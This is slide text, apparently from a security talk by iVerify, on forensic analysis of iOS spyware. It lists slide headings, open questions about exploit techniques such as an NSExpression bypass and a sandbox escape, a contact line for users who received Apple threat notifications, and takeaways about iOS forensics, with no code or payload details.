
No Key in clear sight 😞

Uncovering Payload

Payload Analysis



Uncovering the Dark Side



YOU SHALL NOT PASS!



Is this the end?

Maybe...

But there is more to discover!

Homed Crashes?

NSExpression Bypass?

Sandbox Escape?


PAC Bypass?

Implant?


Command & Control Structure?

To be continued...

Summary



Summary - IOCs



Summarised Open Questions

- 1 How was NSExpression executed?
- 2 Bypass NSExpression mitigations?
- 3 Encryption Key?
- 4 Sandbox Escape, Mitigation Bypasses?
- 5 Command & Control Structure?
- 6 Implant?
- 7 Homed Crashes?

If you got an **Apple Threat Notification**

If you believe your iPhone is **compromised**

And you need **help**

Please contact us at [info@iverify.io!](mailto:info@iverify.io)

- 1 iOS Forensic investigation works! We need more scale!
- 2 iOS Vulnerability Mitigations are bypassed with more Vulnerabilities
- 3 Spyware vendors tend to reuse (very complex) Exploitation Frameworks